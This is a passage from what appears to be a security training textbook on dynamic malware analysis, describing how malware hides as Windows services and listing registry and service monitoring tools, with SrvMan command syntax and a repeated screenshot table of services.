
Figure 7.95: Screenshot of jv16 PowerTools

Some additional registry monitoring tools are as follows:

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



Internal name	State	Type	Display name	Start type	Executable	Account name
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys	
3ware	running	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys	
AarSvc_a0839	stopped	unknown	Agent Activation Runtime_a0839	manual	C:\Windows\system32\svchost.exe -k AarSv...	
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys	
AcpiDev	stopped	driver	ACPI Devices driver	manual	\SystemRoot\System32\drivers\AcpiDev.sys	
acpiex	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpiex.sys	
acpipagr	stopped	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys	
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys	
acpitime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acpitime.sys	
Acx01000	stopped	driver	Acx01000	manual	system32\drivers\Acx01000.sys	
AdobeARMse...	running	win32	Adobe Acrobat Update Service	auto	"C:\Program Files (x86)\Common Files\Adobe...	LocalSystem
ADP80XX	running	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS	
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\system32\drivers\afd.sys	
afunix	running	driver	afunix	system	\SystemRoot\system32\drivers\afunix.sys	
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys	
AJRouter	stopped	shared	AllJoyn Router Service	manual	C:\Windows\system32\svchost.exe -k LocalS...	NT AUTHORITY\Local...
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\Windows\System32\alg.exe	NT AUTHORITY\Local...
amdgpio2	stopped	driver	AMD GPIO Client Driver	manual	\SystemRoot\System32\drivers\amdgpio2.sys	
amdi2c	stopped	driver	AMD I2C Controller Service	manual	\SystemRoot\System32\drivers\amdi2c.sys	
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys	
AmdPPM	stopped	driver	AMD Processor Driver	manual	\SystemRoot\System32\drivers\amdppm.sys	
amdsata	running	driver	amdsata	manual	\SystemRoot\System32\drivers\amdsata.sys	
amdsbs	running	driver	amdsbs	manual	\SystemRoot\System32\drivers\amdsbs.sys	
amdxata	running	driver	amdxata	manual	\SystemRoot\System32\drivers\amdxata.sys	
AppHostSvc	running	unknown	Application Host Helper Service	auto	C:\Windows\system32\svchost.exe -k apphost	localSystem
AppID	stopped	driver	AppID Driver	manual	system32\drivers\appid.sys	
AppIDSvc	stopped	shared	Application Identity	manual	C:\Windows\system32\svchost.exe -k LocalS...	NT Authority\LocalServi...
Appinfo	running	unknown	Application Information	manual	C:\Windows\system32\svchost.exe -k netsvc...	LocalSystem
AppleSSD	running	driver	Apple Solid State Drive Device	manual	\SystemRoot\System32\drivers\AppleSSD.sys	
applockerfltr	stopped	driver	Smartlocker Filter Driver	manual	system32\drivers\applockerfltr.sys	
AppMgmt	stopped	shared	Application Management	manual	C:\Windows\system32\svchost.exe -k netsvc...	LocalSystem
AppReadiness	stopped	unknown	App Readiness	manual	C:\Windows\System32\svchost.exe -k AppR...	LocalSystem
AppVClient	stopped	win32	Microsoft App-V Client	disabled	C:\Windows\system32\AppVClient.exe	LocalSystem
AppvStrm	stopped	FS driver	AppvStrm	manual	\SystemRoot\system32\drivers\AppvStrm.sys	

https://sysprogs.com

Windows Service Monitoring Tools

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)
- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *https://sysprogs.com*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

  ```
  srvman.exe add <file.exe/file.sys> [service name] [display name]
  [/type:<service type>] [/start:<start mode>] [/interactive:no]
  [/overwrite:yes]
  ```

- **Delete services**


  ```
  srvman.exe delete <service name>
  ```

- **Start/stop/restart services**

  ```
  srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
  srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
  srvman.exe restart <service name> [/delay:<delay in msec>]
  ```

- **Install and start a legacy driver with a single call**

  ```
  srvman.exe run <driver.sys> [service name] [/copy:yes]
  [/overwrite:no] [/stopafter:<msec>]
  ```



Internal name	State	Type	Display name	Start type	Executable	Account name
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys	
3ware	running	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys	
AarSvc_a0839	stopped	unknown	Agent Activation Runtime_a0839	manual	C:\Windows\system32\svchost.exe -k AarSv...	
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys	
AcpiDev	stopped	driver	ACPI Devices driver	manual	\SystemRoot\System32\drivers\AcpiDev.sys	
acpiex	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpiex.sys	
acpipagr	stopped	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys	
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys	
acpitime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acpitime.sys	
Acx01000	stopped	driver	Acx01000	manual	system32\drivers\Acx01000.sys	
AdobeARMse...	running	win32	Adobe Acrobat Update Service	auto	"C:\Program Files (x86)\Common Files\Adobe...	LocalSystem
ADP80XX	running	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS	
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\system32\drivers\afd.sys	
afunix	running	driver	afunix	system	\SystemRoot\system32\drivers\afunix.sys	
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys	
AJRouter	stopped	shared	AllJoyn Router Service	manual	C:\Windows\system32\svchost.exe -k LocalS...	NT AUTHORITY\Local...
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\Windows\System32\alg.exe	NT AUTHORITY\Local...
amdgpio2	stopped	driver	AMD GPIO Client Driver	manual	\SystemRoot\System32\drivers\amdgpio2.sys	
amdi2c	stopped	driver	AMD I2C Controller Service	manual	\SystemRoot\System32\drivers\amdi2c.sys	
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys	
AmdPPM	stopped	driver	AMD Processor Driver	manual	\SystemRoot\System32\drivers\amdppm.sys	
amdsata	running	driver	amdsata	manual	\SystemRoot\System32\drivers\amdsata.sys	
amdsbs	running	driver	amdsbs	manual	\SystemRoot\System32\drivers\amdsbs.sys	
amdxata	running	driver	amdxata	manual	\SystemRoot\System32\drivers\amdxata.sys	
AppHostSvc	running	unknown	Application Host Helper Service	auto	C:\Windows\system32\svchost.exe -k apphost	localSystem
AppID	stopped	driver	AppID Driver	manual	system32\drivers\appid.sys	
AppIDSvc	stopped	shared	Application Identity	manual	C:\Windows\system32\svchost.exe -k LocalS...	NT Authority\LocalServi...
Appinfo	running	unknown	Application Information	manual	C:\Windows\system32\svchost.exe -k netsvc...	LocalSystem
AppleSSD	running	driver	Apple Solid State Drive Device	manual	\SystemRoot\System32\drivers\AppleSSD.sys	
applockerfltr	stopped	driver	Smartlocker Filter Driver	manual	system32\drivers\applockerfltr.sys	
AppMgmt	stopped	shared	Application Management	manual	C:\Windows\system32\svchost.exe -k netsvc...	LocalSystem
AppReadiness	stopped	unknown	App Readiness	manual	C:\Windows\System32\svchost.exe -k AppR...	LocalSystem
AppVClient	stopped	win32	Microsoft App-V Client	disabled	C:\Windows\system32\AppVClient.exe	LocalSystem
AppvStrm	stopped	FS driver	AppvStrm	manual	\SystemRoot\system32\drivers\AppvStrm.sys	

Figure 7.96: Screenshot of Windows Service Manager

Some additional Windows service monitoring tools are as follows:

